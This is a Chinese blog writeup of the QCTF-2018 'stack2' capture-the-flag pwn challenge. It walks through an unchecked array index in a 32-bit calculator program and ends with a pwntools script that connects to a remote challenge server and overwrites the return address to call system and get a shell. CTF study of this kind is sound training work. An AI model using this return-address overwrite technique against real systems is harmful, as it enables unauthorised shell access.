

# XCTF 4th-QCTF-2018 pwn stack2 writeup

原创


tuck3r 于 2019-08-30 17:55:31 发布 619 收藏 2

分类专栏: [pwn CTF](#) 文章标签: [CTF 4th-QCTF-2018 pwn stack2 writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_39596232/article/details/100163173](https://blog.csdn.net/qq_39596232/article/details/100163173)


版权



[pwn](#) 同时被 2 个专栏收录

12 篇文章 0 订阅

订阅专栏



[CTF](#)

13 篇文章 1 订阅

订阅专栏

题目描述:

暂无

分析思路:

1、首先拿到ELF文件, 我们首先查看一下详细信息:

```
tucker@ubuntu:~/pwn$ file stack2
stack2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-,
tucker@ubuntu:~/pwn$ checksec stack2
[*] '/home/tucker/pwn/stack2'
  Arch:       i386-32-little
  RELRO:      Partial RELRO
  Stack:      Canary found
  NX:         NX enabled
  PIE:        No PIE (0x8048000)
```

2、我们使用IDA看一下, main函数如下:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v3; // eax
    unsigned int v5; // [esp+18h] [ebp-90h]
    unsigned int v6; // [esp+1Ch] [ebp-8Ch]
    int v7; // [esp+20h] [ebp-88h]
    unsigned int j; // [esp+24h] [ebp-84h]
    int v9; // [esp+28h] [ebp-80h]
    unsigned int i; // [esp+2Ch] [ebp-7Ch]
    unsigned int k; // [esp+30h] [ebp-78h]
    unsigned int l; // [esp+34h] [ebp-74h]
    char v13[100]; // [esp+38h] [ebp-70h]
    unsigned int v14; // [esp+9Ch] [ebp-Ch]

    v14 = __readgsdword(0x14u);
    setvbuf(stdin, 0, 2, 0);
    setvbuf(stdout, 0, 2, 0);
```

```

setvbuf(stdout, 0, 2, 0);
v9 = 0;
puts("*****");
puts("*           An easy calc           *");
puts("*Give me your numbers and I will return to you an average *");
puts("*(0 <= x < 256)           *");
puts("*****");
puts("How many numbers you have:");
__isoc99_scanf("%d", &v5);
puts("Give me your numbers");
for ( i = 0; i < v5 && (signed int)i <= 99; ++i )
{
    __isoc99_scanf("%d", &v7);
    v13[i] = v7;
}
for ( j = v5; ; printf("average is %.2lf\n", (double)((long double)v9 / (double)j)) )
{
    while ( 1 )
    {
        while ( 1 )
        {
            while ( 1 )
            {
                puts("1. show numbers\n2. add number\n3. change number\n4. get average\n5. exit");
                __isoc99_scanf("%d", &v6);
                if ( v6 != 2 )
                    break;
                puts("Give me your number");
                __isoc99_scanf("%d", &v7);
                if ( j <= 99 )
                {
                    v3 = j++;
                    v13[v3] = v7;
                }
            }
            if ( v6 > 2 )
                break;
            if ( v6 != 1 )
                return 0;
            puts("id\t\tnumber");
            for ( k = 0; k < j; ++k )
                printf("%d\t\t%d\n", k, v13[k]);
        }
        if ( v6 != 3 )
            break;
        puts("which number to change:");
        __isoc99_scanf("%d", &v5);
        puts("new number:");
        __isoc99_scanf("%d", &v7);
        v13[v5] = v7;
    }
    if ( v6 != 4 )
        break;
    v9 = 0;
    for ( l = 0; l < j; ++l )
        v9 += v13[l];
}
return 0;
}

```

我们看到是一个简单地程序，获取输入的值，并进行计算平均值，同时也可以修改之前输入的数组。等等，此处似乎有一个漏洞，这里的修改数值，没有检查边界条件，使得我们可以修改栈中的数据，我们简单实验一下：

```
tucker@ubuntu:~/pwn$ ./stack2
*****
*                          An easy calc                          *
*Give me your numbers and I will return to you an average *
*(0 <= x < 256) *
*****
How many numbers you have:
1
Give me your numbers
2
1. show numbers
2. add number
3. change number
4. get average
5. exit
3
which number to change:
33
new number:
4
1. show numbers
2. add number
3. change number
4. get average
5. exit
4
average is 2.00
1. show numbers
2. add number
3. change number
4. get average
5. exit
5
```

可以看到，当我们要修改的值得位置超过输入的边界时，仍可以修改，据此，我们可以修改内存中函数的EIP，从而劫持IP，转去执行我们需要的代码。

3、同时在IDA中我们使用shift+f12，可以看到有一个“/bin/bash”字符串，我们追踪发现了一个函数：

```

.text:0804859B      public hackhere
.text:0804859B hackhere      proc near
.text:0804859B
.text:0804859B var_C      = dword ptr -0Ch
.text:0804859B
.text:0804859B ; __unwind {
.text:0804859B      push    ebp
.text:0804859C      mov     ebp, esp
.text:0804859E      sub     esp, 18h
.text:080485A1      mov     eax, large gs:14h
.text:080485A7      mov     [ebp+var_C], eax
.text:080485AA      xor     eax, eax
.text:080485AC      sub     esp, 0Ch
.text:080485AF      push   offset command ; "/bin/bash"
.text:080485B4      call   _system
.text:080485B9      add     esp, 10h
.text:080485BC      nop
.text:080485BD      mov     edx, [ebp+var_C]
.text:080485C0      xor     edx, large gs:14h
.text:080485C7      jz     short locret_80485CE
.text:080485C9      call   ___stack_chk_fail
.text:080485CE ; -----
.text:080485CE
.text:080485CE locret_80485CE:      ; CODE XREF: hackhere+2C↑j
.text:080485CE      leave
.text:080485CF      retn
.text:080485CF ; } // starts at 804859B
.text:080485CF hackhere      endp

```

这个函数执行一条语句:`system("/bin/bash")`，因此我们可以想到在上面使用change number 的功能修改栈中的数据，控制程序跳转到hackhere函数。

4、首先我们需要知道数组v13与rip的偏移地址，（注意此处v13的位置为ebp-0x70,但是eip的位置不是在0x70+0x4的位置，因为有canary的保护，需要动态调试进行确定。）首先我们在main函数的开始下一个断点，在retn的地方下一个断点，运行程序，得到起始的ebp为0xFFAE1358，运行到retn，栈顶的位置为：0xFFAE136C，由此得到v13的地址为：0xFFAE1358-0x70 = 0xffae12e8，偏移量为0xFFAE136C - 0xffae12e8 = 0x84。

5、同时我们按照上面的思路，发现并不能正确的得到shell，原来是字符串/bin/bash的问题，由于测试环境的原因，我们需要使用/bin/sh,我们可以通过上面的办法向栈中写入/bin/sh字符串，但是发现每次栈的地址都会变，只得作罢。

因此我们可以利用原来的字符串/bin.bash的第7个字节开始的地址，作为system的参数，将system函数的地址写到栈中覆盖eip。

由此我们可以编写exp:

```
# stack2_1.py

from pwn import *

# a = process('./stack2')
a = remote("111.198.29.45", "56058")

system_addr = 0x8048450

# off_addr = 0x9c
# a.send('1\n1\n3\n156\n80\n3\n157\n132\n3\n158\n4\n3\n159\n8\n5\n')

# a.interactive()

a.sendline('1\n5\n3\n132\n80\n3\n133\n132\n3\n134\n4\n3\n135\n8')

a.sendline('3\n140\n135\n3\n141\n137\n3\n142\n4\n3\n143\n8')

a.sendline('5')

a.interactive()
```